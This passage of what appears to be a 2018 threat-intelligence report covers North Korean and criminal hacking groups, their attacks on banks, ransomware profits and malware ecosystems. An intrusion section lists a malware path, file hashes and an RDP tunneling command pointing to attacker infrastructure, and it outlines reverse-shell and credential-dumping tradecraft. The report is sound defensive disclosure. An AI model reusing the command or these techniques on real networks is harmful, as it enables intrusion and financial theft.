CrowdStrike Intelligence technical analysis is pursuing a code pool theory for DPRK-associated malware, in which CHOLLIMA adversaries are sharing building blocks of code that can be used to build a range of toolsets. Tracking these code blocks, each defined by their individual functions, has built a picture of implant clusters. These clusters, when combined with target scope and use of exploits, can be used to broaden an understanding of umbrella industry terms, such as “Lazarus Group” and “HIDDEN COBRA,” and to define specific adversaries.

Table 6.
A Summary of Observed DPRK Adversary Activity


Adversary	Ops Tempo	Description
LABYRINTH CHOLLIMA	High	Throughout 2018, LABYRINTH CHOLLIMA operations regularly targeted the financial sector — specifically entities associated with cryptocurrency — with spear-phishing campaigns. In mid-2018, CrowdStrike Intelligence identified additional targeting of the technology/engineering sector. These efforts have deployed evolving variants of the adversary’s bespoke toolkit.
VELVET CHOLLIMA	High	Previously, this adversary’s observed target scope appeared to be heavily focused on South Korean government and military sectors. It is highly likely that the ongoing targeting throughout 2018 of Asia and DPRK policy experts in the U.S. academic and think tank sectors supports these cyber espionage efforts.
STARDUST CHOLLIMA	Medium-High	Primarily focused on currency generation, STARDUST CHOLLIMA launched attacks against financial institutions in Latin America, Asia, and Africa. These intrusions are monetized by fraudulent SWIFT transfers and ATM cashouts.
RICOCHET CHOLLIMA	Medium	RICOCHET CHOLLIMA appears to support espionage efforts targeting inter-Korea issues — such as defectors, unification and denuclearization. Notable activity from this adversary in 2018 includes zero-day use of the CVE-2018-4878 Adobe Flash exploit.
SILENT CHOLLIMA	Medium-Low	In 2018, CrowdStrike Intelligence analyzed SILENT CHOLLIMA implants, Phandoor and Parkdoor. The latter has been linked to a SWC activity leveraging ActiveX exploits, discovered in May 2018. Available evidence suggests these campaigns are targeting government, military and financial networks in South Korea.

SECTOR HIGHLIGHT: FINANCIAL SECTOR TARGETING BY DPRK

Throughout 2018, CrowdStrike Intelligence observed evidence that multiple DPRK-based adversaries focused cyber operations on targeting financial institutions. LABYRINTH CHOLLIMA operations regularly targeted the financial sectors — specifically organizations associated with cryptocurrency — using spear-phishing campaigns. These efforts leveraged Korean-language Hangul Word Processor (HWP) and Microsoft Word document lures to deliver variants of the adversary's unique malware, including Hawup, Manuscrypt, WolfRAT, SheepRAT and HtDnDownLoader. In 2018, LABYRINTH CHOLLIMA continued to use job- and cryptocurrency-themed lures, a trend first observed in mid-2017.

During 2018, CrowdStrike Intelligence assessed that STARDUST CHOLLIMA carried out theft-of-funds operations in multiple Latin American countries, including Mexico, Costa Rica, Chile and Argentina. STARDUST CHOLLIMA has also been associated with attacks against financial institutions in Asia and Africa in 2018, reported under the "FASTCash" campaign. This operation was carried out in two stages: withdrawals from ATMs located in over 20 countries using fraudulent bank debit cards, followed by unauthorized electronic transactions via the SWIFT global payments network.

The continued targeting of the financial sector by DPRK actors is assessed to align with the DPRK's recent national policy shift from "Byungjin" — the dual track policy aimed at nuclearization and economic growth — to "Economy First" in early 2018. Large-scale currency-generation efforts likely serve not only to counter heavy economic sanctions, but also as a method to support the regime's future goals in reforming the country's economic landscape. During this shift, DPRK officials highlighted that the nuclear tract of Byungjin had largely been fulfilled and that the DPRK would now focus on economic reform and growth. With continued economic sanctions imposed against the DPRK, the need for incoming currency to fulfil these economic reform plans are only likely to increase. Previous cyber-enabled criminal operations by the DPRK aimed at currency generation have likely been viewed as successful by the regime and, as such, will likely continue to be a priority in DPRK cyber operations in the near future.



FINANCIAL SECTOR ATTACKS LINKED TO STARDUST CHOLLIMA

DECEMBER 2017
City Union Bank, India

JANUARY 2018
Attempted intrusion against Bancomext, Mexico
(Suspected)

MAY 2018
Banco de Chile

JUNE 2018
Cosmos Bank, India

SEPTEMBER 2018
◆ Financial services company in Caribbean
◆ Banco Galicia, Argentina

LATE FALL 2018
Banks in Nigeria
(Suspected)

Figure 15.
Timeline of STARDUST CHOLLIMA Financial Sector Targeting

OVERWATCH INTRUSION REPORT

STARDUST CHOLLIMA: One of the Many Threats Facing the Financial Industry

In 2018, OverWatch noted continued malicious activity against several victims in the financial sector. Throughout the year, OverWatch uncovered intrusions against financial industry customers across all major global regions. A recent example was an attack targeting a financial institution in Latin America and attributed to DPRK actor STARDUST CHOLLIMA. When OverWatch analyzed the incident, the adversary had already attained deep access inside the network and was using valid credentials to remain entrenched.

Over the course of a week, the threat actor used an established beachhead within the network to move laterally, using scheduled tasks and WMI to create PowerShell reverse-shells and RDP tunnels. These tunnels provided access to specific hosts further inside the network. The PowerShell reverse-shells were unique, fully functioning RATs.

One of the first hosts OverWatch observed the adversary access from its beachhead was the network's domain controller. The valid accounts used during this activity belonged to network administrators, reflecting the high level of privilege the actor had already obtained. While on the domain controller — among other procedures performed — the operator ran the LDIFDE utility to export potentially sensitive Active Directory data. OverWatch also saw evidence of the adversary accessing the LSASS process in an attempt to dump credentials.

Another victim machine was a payment processing system server, indicating a potential monetary motive behind the intrusion. The operator used its PowerShell implant to access several documents containing sensitive financial information on the server

OVERWATCH INTRUSION REPORT

On other hosts to which the actor moved, it used its PowerShell implant to write the following file, seen with two hashes:

```
FILE: C:\perflogs\log.exe
HASH: 5d25465ec4d51c6b61947990fb148d0b1ee8a344069d
5ac956ef4ea6a61af879
HASH: 25ea7f67638e7e7b8706566788aa25a7d91843232
ece85592b6bfe1eb4cd317a
```

Further investigation determined `log.exe` was a unique tool used for multiple purposes, including the creation of network tunnels and execution of a malicious DLL payload. For execution, `log.exe` injected an arbitrary portable executable into the process memory space of the legitimate Windows Explorer process. It used an RC4 cypher with a key of "Key" to encrypt and decrypt API and function names. An example of a command the `log.exe` tool used for RDP tunneling is provided here, and includes operator infrastructure:

```
C:\perflogs\log.exe -s 184.95.51[.]167:1443 -d
[REDACTED]:3389
```

After responding to stop the breach with OverWatch assistance, the victim's incident response efforts ultimately discovered that the initial intrusion vector was via a publicly exposed, unsecured network monitoring system that was not equipped with Falcon endpoint protection.

The likely theft of financial documents and the apparent interest in hosts associated with payment processing systems appear to indicate that this particular adversary was pursuing financial gain. While such motivation is primarily associated with eCrime actors, some state-sponsored adversaries are also known to conduct intrusions for monetary purposes,[6] which we assess to be the case here.

[6] For a recent example of another intrusion where a state-sponsored adversary conducted operations for financial gain, see https://www.us-cert.gov/ncas/alerts/TA18-275A

ECRIME

Throughout 2018, CrowdStrike Intelligence observed ongoing changes to the eCrime ecosystem. The most notable trend within the year was the continued rise of ransomware operations targeting large organizations (aka “Big Game Hunting”). The malware distribution threat MUMMY SPIDER solidified new and existing relationships, adopting a more professional cycle of providing support to their customers. PINCHY SPIDER, a RaaS (ransomware-as-a-service) operation, also seemed aware of the need to keep customers satisfied by significantly increasing its development cycle in the fall of 2018. Law enforcement actions also affected eCrime actors this year, but in the case of COBALT SPIDER and CARBON SPIDER, these efforts appeared to have minimal effect on the overall operations of the groups.


Table 7.
A Summary of eCrime Adversary Activity

Adversary	Ops Tempo	Description
GRIM SPIDER	High	GRIM SPIDER is a sophisticated eCrime group that has been operating Ryuk ransomware since August 2018. Ryuk is derived from the source code of Hermes ransomware, but it has been modified to target large enterprises.
INDRIK SPIDER	Medium-High	In March 2018, CrowdStrike Intelligence provided support to an active BitPaymer ransomware victim in the manufacturing sector. Information obtained during the course of the investigation confirmed that INDRIK SPIDER used the Dridex loader module to gain an initial foothold on victim networks.
BOSS SPIDER	High	Throughout 2018, CrowdStrike Intelligence tracked BOSS SPIDER as it regularly updated Samas ransomware and received payments to known Bitcoin (BTC) addresses. This consistent pace of activity came to an abrupt halt at the end of November 2018 when the U.S. DoJ released an indictment for Iran-based individuals Faramarz Shahi Savandi and Mohammad Mehdi Shah Mansouri, alleged members of the group.
MUMMY SPIDER	High	Throughout 2018, CrowdStrike Intelligence observed evidence that MUMMY SPIDER both expanded its customer base and continued to actively develop Emotet, taking efforts to make the malware more resilient (and thus more attractive to potential customers). This activity is in line with the adversary’s shift in 2017 from a banking Trojan operation to a crimeware downloader service.
PINCHY SPIDER	High	First observed in January 2018, GandCrab ransomware quickly began to proliferate and receive regular updates from its developer, PINCHY SPIDER, which over the course of the year established a RaaS operation with a dedicated set of affiliates.
GURU SPIDER	Low	GURU SPIDER had a strong following for many of its tools, but in mid-May 2018, a key vendor for GURU SPIDER was banned from at least one underground forum, resulting in a dramatic decrease in observed activity. This underscores the importance of an adversary’s reputation among other criminal actors.
SALTY SPIDER	Medium-Low	Beginning in January 2018 and persisting through the first half of the year, CrowdStrike Intelligence observed SALTY SPIDER, developer and operator of the long-running Sality botnet, distribute malware designed to target cryptocurrency users.

BIG GAME HUNTING

“Big Game Hunting” refers to eCrime operations using ransomware to target large organizations for a high return. Often, these sophisticated campaigns include well-tested reconnaissance, delivery and lateral-movement TTPs. The first ransomware to stake a claim as a Big Game Hunting operation was Samas (aka SamSam), which is developed and operated by BOSS SPIDER. This adversary group has consistently targeted companies and government entities for high ransom demands since it was first identified in January 2016 until at least late November 2018. In July 2017, INDRIK SPIDER joined the movement toward targeted ransomware with the introduction of BitPaymer, which reaped profits for this adversary throughout 2018. In August 2018, the ransomware known as Ryuk was first observed and has netted its operators — now tracked by CrowdStrike Intelligence as GRIM SPIDER — a significant (and immediate) profit in campaigns targeting large organizations.

Figure 16.
Big Game Hunting: Revenues Collected ($M) to Date by Adversary



Source:
Estimates are based on observed payments made to all identified adversary-controlled BTC addresses.

NEW TO BIG GAME HUNTING, GRIM SPIDER MAKES QUICK PROFITS

GRIM SPIDER is a sophisticated eCrime group that has been operating Ryuk ransomware since August of 2018. Ryuk is derived from the source code of Hermes ransomware, but it has been modified to target large enterprises. Previous use of Hermes by DPRK-based actors in currency-generation operations have complicated attribution assessments in open-source reporting; however, CrowdStrike Intelligence has assessed with medium-high confidence that GRIM SPIDER is a criminal actor based in Russia. Since Ryuk's appearance in August of 2018, the threat actors operating it have netted over 695.80 Bitcoin (BTC) across 51 transactions with a current value of $3,660,859.44 USD.

CrowdStrike Services has conducted multiple incident response engagements for customers in the healthcare, pharmaceutical, professional services and defense sectors in which the banking Trojan TrickBot — developed and operated by WIZARD SPIDER — was identified alongside Ryuk in the victim environment. The CrowdStrike Intelligence team believes that the initial compromise of the environments was conducted using TrickBot, which is typically distributed via spam email but was also observed being distributed using the Emotet geo-targeting download function. Some of TrickBot's modules (such as pwgrab) could aid in recovering the needed credentials, and the SOCKS module in particular has been observed tunneling PowerShell Empire traffic to perform reconnaissance and lateral movement. Based on this analysis, as well as the private nature of WIZARD SPIDER's operations, CrowdStrike has assessed that GRIM SPIDER is likely a cell of the threat group WIZARD SPIDER, which operates the TrickBot banking malware. This signals a shift in WIZARD SPIDER's operations, which previously focused primarily on wire fraud.

CrowdStrike has assessed that GRIM SPIDER is likely a cell of the threat group WIZARD SPIDER, which operates the TrickBot banking malware.

In late 2018, Ryuk binaries continued to deviate further from the original Hermes source code, as GRIM SPIDER often adds and removes functionality. In November 2018, CrowdStrike Intelligence identified new functionality added to Ryuk that included an anti-analysis infinite loop; a ping-like request to an IP address once the encryption process completes; and the addition of an appended file extension for encrypted files. Of these three new features, only the file extension is still present in an executable compiled on Dec. 20, 2018.

INDRIK SPIDER'S MULTIFACETED OPERATIONS

In March 2018, CrowdStrike Intelligence provided support to an active BitPaymer ransomware victim in the manufacturing sector. Information obtained during the course of the investigation confirmed that INDRIK SPIDER used the Dridex loader module to gain an initial foothold on victim networks. Previous to 2017, Dridex was observed primarily in banking Trojan operations, confirming initial analysis from late 2017 that this adversary has expanded the focus of its operations.

Reports of BitPaymer infections, including activity targeting the U.S. government sector, continued throughout the summer and into the fall of 2018. Although CrowdStrike did not directly observe BitPaymer incidents during this time, monitoring payments to known INDRIK SPIDER BTC wallets indicated that campaigns continued. In July 2018, CrowdStrike Intelligence noticed a change in the ransom amounts demanded by INDRIK SPIDER. Previously, these averaged between $150,000 and $200,000 USD; however, among nine observed payments in July, the lowest amount, based on USD value, was $40,936.62 USD and the highest was $164,115.79 USD. The fact that these demands fell within a much wider range suggests that the adversary broadened its target scope to include smaller businesses and organizations. Based on observed payments made to all identified adversary-controlled BTC addresses for BitPaymer, INDRIK SPIDER has so far made a USD total of approximately $1,490,000 (approximately 205 BTC) from this ransomware.

The fact that these demands fell within a much wider range suggests that the adversary broadened its target scope to include smaller businesses and organizations.

FUTURE OF BOSS SPIDER IS UNCERTAIN

Throughout 2018, CrowdStrike Intelligence tracked BOSS SPIDER as it regularly updated Samas ransomware and received payments to known BTC addresses. In 2018 alone, BOSS SPIDER netted $3,103,767.77 USD (based on BTC to USD value at time of payment) from 402.78 BTC, making 2018 its most profitable year to date, based on USD return.

Table 8.
BOSS SPIDER Total Profits

Adversary	Total Ransom Received (USD)	Total Ransom Received (BTC)
2016	$1,030,643.28	1,714.10
2017	$2,573,289.49	1,228.49
2018	$3,103,767.77	402.78
Total	**$6,707,700.54**	**3,345.37**

Based on identified Samas samples, CrowdStrike Intelligence assessed that BOSS SPIDER was likely operating campaign cycles every three to four weeks, which could suggest the length of time it takes the actor to breach the victim organization and perform the required reconnaissance. This consistent pace of activity came to an abrupt halt at the end of November 2018 when the U.S. DoJ released an indictment for Iran-based individuals Faramarz Shahi Savandi and Mohammad Mehdi Shah Mansouri, alleged members of the group.


Following the release of this indictment, CrowdStrike observed no interaction between BOSS SPIDER and victims. The last observed payment by a victim of Samas ransomware was for 0.081216 BTC (or $343.46 USD) on Dec. 1, 2018. This payment was made to re-enable the expired payment portal associated with the victim — who was likely compromised on Nov. 17, 2018. CrowdStrike Intelligence has identified with medium confidence that the last Samas campaign launched by BOSS SPIDER was on Nov. 25, 2018. Artifacts from campaigns around this time frame confirm that BOSS SPIDER had recently updated its pricing due to the drop in the value of BTC.

The future of this group going into 2019 remains uncertain. Although there is no extradition treaty between Iran and the U.S., the indictment also refers to two individuals involved in the cashout of ransom payments made to BOSS SPIDER BTC wallets. The identification of these individuals has possibly affected the monetization of BOSS SPIDER's operations.

ECRIME ECOSYSTEM

Throughout 2018, CrowdStrike Intelligence has observed increased collaborations between highly sophisticated criminal actors. Notably, MUMMY SPIDER has expanded its relationships to support other established eCrime adversaries such as WIZARD SPIDER (operators of TrickBot) and LUNAR SPIDER (operators of BokBot), as well as individual affiliates making use of banking Trojan malware such as GootKit, Nymaim, Gozi ISFB, and earlier in 2018, Panda Zeus. Adversaries compromising PoS devices, TINY SPIDER and SKELETON SPIDER, were both linked to previous Dridex infections, suggesting that these actors are possibly buying access acquired by INDRIK SPIDER. Overlaps between TrickBot and Ryuk established a connection between WIZARD SPIDER and GRIM SPIDER. Figure 17 illustrates how MUMMY SPIDER has established operations at the center of this web of relationships.

Figure 17.
Overlapping eCrime Operations



MUMMY SPIDER USES GEO-TARGETING TO SUPPORT MULTIPLE ECRIME FAMILIES

Throughout 2018, CrowdStrike Intelligence observed evidence that MUMMY SPIDER both expanded its customer base and continued to actively develop Emotet, making efforts to render the malware more resilient (and thus more attractive to potential customers). This activity is in line with the adversary's shift in 2017 from a banking Trojan operation to a crimeware downloader service. Prior to this change, when Emotet was still a banking Trojan, MUMMY SPIDER likely operated the botnet for its own criminal operations, but this change suggests that Emotet was not proving profitable as a banking Trojan.

MUMMY SPIDER conducts regular waves of spam campaigns to spread Emotet — these campaigns often use general invoicing and payroll themes. Following infection, Emotet uses geo-targeting to determine which payload to deliver to the victim machine. Over the course of the summer, in addition to supporting the download of TinyLoader, TrickBot and Panda Zeus, CrowdStrike Intelligence observed Emotet infections propagating MUMMY SPIDER's own SMB Spreader to machines in the U.S., Canada, Germany, U.K., Japan and Australia. MUMMY SPIDER continued supporting WIZARD SPIDER through the latter half of the year, while adding geo-targeting distribution for BokBot (LUNAR SPIDER) and Gozi ISFB. CrowdStrike Intelligence also observed INDRIK SPIDER continue its historic relationship with MUMMY SPIDER during 2018, although downloads of Dridex by Emotet remain rare.

Following infection, Emotet uses geo-targeting to determine which payload to deliver to the victim machine.

OVERWATCH INTRUSION REPORT

MUMMY SPIDER: Unprecedented Volume in Massive Emotet Campaign

In November 2018, OverWatch identified a significant phishing campaign that impacted more than 270 CrowdStrike customers. Based on the sheer volume of victims, this turned out to be the largest Emotet campaign OverWatch has observed in at least a year. CrowdStrike Intelligence attributed this activity, with high confidence, to the eCrime actor MUMMY SPIDER.

The phishing campaign consisted of a malicious macro-enabled Microsoft Word document sent as an email attachment. When recipients opened the weaponized document and enabled macros, an obfuscated PowerShell command was launched. OverWatch identified dozens of variants of this obfuscated PowerShell execution, which then proceeded to contact remote C2 infrastructure to retrieve and install an Emotet dropper. In each case, the Emotet dropper was written with a file name of three random digits (i.e., `123.exe`). The dropper downloaded the Emotet malware as the first-stage implant.

Once infected, the host attempted to communicate to known Emotet C2 infrastructure and created persistence on the infected host. Successful C2 contact led to the download of additional malware based on the geographic location of the infected system.

The observed second-stage malware download illustrated the continued collaboration between eCrime actor groups. One of the second-stage downloads, TrickBot, is attributed to the eCrime actor WIZARD SPIDER. The other second-stage download, BokBot, is attributed to the eCrime actor LUNAR SPIDER. CrowdStrike Intelligence assesses that these groups that manage second-stage payloads actively cooperate with MUMMY SPIDER to receive access to Emotet's victims.

The Falcon platform protects customers in multiple ways from the malware threats involved in these campaigns. For example, the PowerShell command launched from the malicious Microsoft Word document attached to the phishing email is blocked when preventions are enabled via the Falcon UI. Also, with preventions enabled, the Falcon platform is capable of preventing both Emotet and TrickBot. In addition, Falcon OverWatch customers are alerted to the malicious activity as OverWatch actively hunts in their network environments for these and other threats, providing world-class expertise to significantly bolster customers' defensive measures.


PINCHY SPIDER: A RaaS MODEL OPERATION

First observed in January 2018, GandCrab ransomware quickly began to proliferate and receive regular updates from its developer, PINCHY SPIDER, which over the course of the year established a RaaS operation with a dedicated set of affiliates. Up until the release of GandCrab major version 4 in July 2018, PINCHY SPIDER appeared to have a slow release rate. However, after July, the actor increased the pace, releasing a new minor version every two to three weeks. This acceleration in the pace of development appeared to be a response to actions taken by security vendors and the release of decryptors.

This development cycle was then paused in late October 2018, following the release of version 5.0.5. PINCHY SPIDER suspended advertisements for the ransomware, while the adversary worked on a major redevelopment of the ransomware. Specifically, the adversary stated that it will move from using an RSA key consisting of 2,048 bits to one with 8,192 bits. The threat actors have also claimed to be working on creating a new admin panel, an auto-launching feature for MimiKatz, and local privilege escalation (LPE) for Windows 10 and Windows Servers 2016 and 2019 (specifically leveraging CVE-2018-8406 and CVE-2018-8405). Notably, in the same forum post, PINCHY SPIDER encouraged its customers to begin targeting larger corporate entities to increase their criminal revenue, which could suggest PINCHY SPIDER has set its sights on a Big Game Hunting RaaS enterprise.

The developer's release of version 5.1 in December 2018 fell far short of these goals, and it was not until the last day of the year that PINCHY SPIDER informed customers that it planned to deliver additional upgrades to the malware after the new year. At that time, affiliates predominantly used version 5.0.4, likely because this was viewed as the most stable version.

Figure 18.
Timeline of GandCrab Releases



THE FALL OF GURU SPIDER AND THE IMPORTANCE OF REPUTATION

Early in 2018, CrowdStrike Intelligence observed GURU SPIDER supporting the distribution of multiple crimeware families through its flagship malware loader, Quant Loader. However, in mid-May 2018, a key vendor for GURU SPIDER was banned from at least one underground forum. The ban was associated with multiple complaints about the group's recently released RAT, dubbed mi.NEXT. According to individuals who purchased the nearly $1,000 USD product, it failed to meet the advertised capabilities. Ill will toward the actor was compounded by reports that the seller refused to issue refunds for the allegedly faulty tool. By the end of June 2018, this vendor was banned from other criminal forums as well.

Prior to this setback, GURU SPIDER had a strong following for many of its tools, which included the Madness PRO DDoS botnet, z*Stealer, MKL Pro Keylogger and MBS BTC Stealer, in addition to Quant Loader. However, by the end of the year, customer support waned. CrowdStrike Intelligence no longer observes the use of Quant Loader to facilitate crimeware downloads, suggesting customers have acquired other means to support the distribution of their criminal campaigns. The fall of GURU SPIDER underscores the importance of an adversary's reputation among other criminal actors. The marketing of malware relies on positive reviews and a history of good standing in the underground communities in which these actors participate.

+

